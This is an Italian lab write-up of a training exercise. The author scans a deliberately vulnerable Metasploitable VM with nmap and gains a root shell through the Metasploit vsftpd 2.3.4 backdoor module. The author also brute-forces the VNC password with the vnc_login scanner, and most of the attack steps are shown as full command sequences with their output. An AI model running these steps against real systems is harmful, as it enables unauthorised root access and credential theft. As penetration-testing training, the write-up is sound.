


Metasploit Hacking

Obiettivo: Utilizzare msfconsole per hackerare Metasploitable

1) Configurazione Indirizzi IP

Per cominciare ho settato l'indirizzo IP di **Metasploitable** come da traccia e di conseguenza quello di **Kali** per averli sulla stessa rete.



The image shows two terminal windows side-by-side. The top window is a Kali Linux terminal running nano 7.2, editing /etc/network/interfaces. It shows configuration for a loopback interface 'lo' and a primary network interface 'eth0' with a static IP of 192.168.1.100/24 and gateway 192.168.1.1. The bottom window is a VirtualBox terminal for 'Metasploitable Seconda' with IP 192.168.150.110, running nano 2.0.7, editing /etc/network/interfaces. It shows configuration for 'lo' and 'eth0' with a static IP of 192.168.1.149, netmask 255.255.255.0, and gateway 192.168.1.1.

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 192.168.1.100/24  
gateway 192.168.1.1  
  
#auto eth0  
#iface eth0 inet dhcp
```

```
Metasploitable Seconda 192.168.150.110 [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
GNU nano 2.0.7 File: /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
iface eth0 inet static  
address 192.168.1.149  
netmask 255.255.255.0  
network 192.168.1.0  
gateway 192.168.1.1
```

2) Analisi delle porte attive con nmap

Successivamente ho analizzato il target con **Nmap** per poter analizzare le porte attive (l'esercizio chiede di utilizzare la vulnerabilità sul servizio *vsftpd*, perciò la porta da avere aperta è la **21**). Con il comando

sudo nmap -sS 192.168.1.149

ho effettuato una *SYN scan*. La porta **21** è attiva come da figura sotto quindi possiamo procedere con avviare **msfconsole**.

Per l'esercizio abbiamo bisogno del secondo modulo quindi ho usato **use 1**.

Se il modulo lo richiede bisogna caricare il payload apposito ma in questo caso essendo un solo payload è stato caricato di default *cmd/unix/interact*. Ho mostrato anche con show payloads se fossero disponibili eventuali altri payload.

Caricato il modulo l'ho successivamente configurato; nel nostro caso bastava soltanto specificare l'host (ovvero l'indirizzo IP del bersaglio) ma come ho fatto per un'altra prova in seguito ci sono altri parametri che si possono modificare.

Con

set RHOST 192.168.1.149


ho configurato l'indirizzo IP della **Metasploitable**.

```
kali@kali: ~  
File Actions Edit View Help  
  
# Name Disclosure Date Rank Check Description  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > use 1  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads  
  
Compatible Payloads  
  
# Name Disclosure Date Rank Check Description  
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name Current Setting Required Description  
-----  
CHOST no The local client address  
CPort no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][...] (empty)  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
  
Payload options (cmd/unix/interact):  
  
Name Current Setting Required Description  
-----  
  
Exploit target:  
  
Id Name  
--  
0 Automatic  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149  
RHOST => 192.168.1.149  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Una volta finita la configurazione con il comando run ho avviato il modulo permettendomi di collegarmi al servizio scelto. Avendo avuto successo l'exploit mi ha permesso di entrare nella **Metasploitable** da **Command Line**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
  
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.1.149:21 - USER: 331 Please specify the password.  
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.100:34471 -> 192.168.1.149:6200) at 2023-06-12 08:04:39 -0400
```

Ora posso navigare all'interno della **Metasploitable** (con il comando *pwd*), mostrare i file della directory nella quale mi trovo (comando *ls*) e come chiede la traccia di creare cartelle con il comando *mkdir*, ho infatti creato una directory con il nome *test_metasploitable*.



The screenshot shows a terminal window with a dark background and a light-colored font. The window title is 'kali@kali: ~'. The terminal output shows the following commands and their results:

```
kali@kali: ~  
pwd  
/  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
mkdir test_metasploit  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test_metasploit  
tmp  
usr  
var  
vmlinuz
```

4) Msfconsole (vnc_login)

Ho voluto cercare un'altra vulnerabilità tra quelle disponibili nella **Metasploitable** e ho usato search **vnc_login** per trovare il modulo riguardante la password del servizio *vnc* (la porta 5900 è attiva come possiamo vedere dall'analisi di **nmap** precedente).

A differenza del precedente modulo questo non ha payloads ma bisogna configurare lo username (*set USERNAME*) oltre all'host. Le password sono di default configurate con una wordlist ma si può cambiare o sceglierne una precisa (*PASSWORD / PASSWORD_FILE*).

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search vnc_login  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/scanner/vnc/vnc_login normal No VNC Authentication Scanner  
  
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login  
msf6 > use 0  
msf6 auxiliary(scanner/vnc/vnc_login) > show options  
  
Module options (auxiliary/scanner/vnc/vnc_login):  
  
Name Current Setting Required Description  
- - - - -  
BLANK_PASSWORDS false no Try blank passwords for all users  
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5  
DB_ALL_CREDS false no Try each user/password couple stored in the current data base  
DB_ALL_PASS false no Add all passwords in the current database to the list  
DB_ALL_USERS false no Add all users in the current database to the list  
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user@realm)  
PASSWORD The password to test no  
PASS_FILE /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no File containing passwords, one per line  
  
Proxies A proxy chain of format type:host:port[,type:host:port][...] no  
RHOSTS The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html yes  
RPORT The target port (TCP) yes  
STOP_ON_SUCCESS 5900 yes Stop guessing when a credential works for a host  
THREADS 1 yes The number of concurrent threads (max one per host)  
USERNAME <BLANK> no A specific username to authenticate as  
USERPASS_FILE File containing users and passwords separated by space, one pair per line no  
USER_AS_PASS false no Try the username as the password for all users  
USER_FILE File containing usernames, one per line no  
VERBOSE true yes Whether to print output for all attempts  
  
View the full module info with the info, or info -d command.  
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.149  
RHOSTS => 192.168.1.149  
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root  
USERNAME => root  
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

Una volta settati *RHOST* e *USERNAME* ho avviato il modulo con run trovando la password (cioè *password* perchè la **Metasploitable** non è stata patchata) ed effettuando il login.

```
msf6 auxiliary(scanner/vnc/vnc_login) > run  
  
[*] 192.168.1.149:5900 - 192.168.1.149:5900 - Starting VNC login sweep  
[!] 192.168.1.149:5900 - No active DB -- Credential data will not be saved!  
[+] 192.168.1.149:5900 - 192.168.1.149:5900 - Login Successful: :password  
[*] 192.168.1.149:5900 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/vnc/vnc_login) > 
```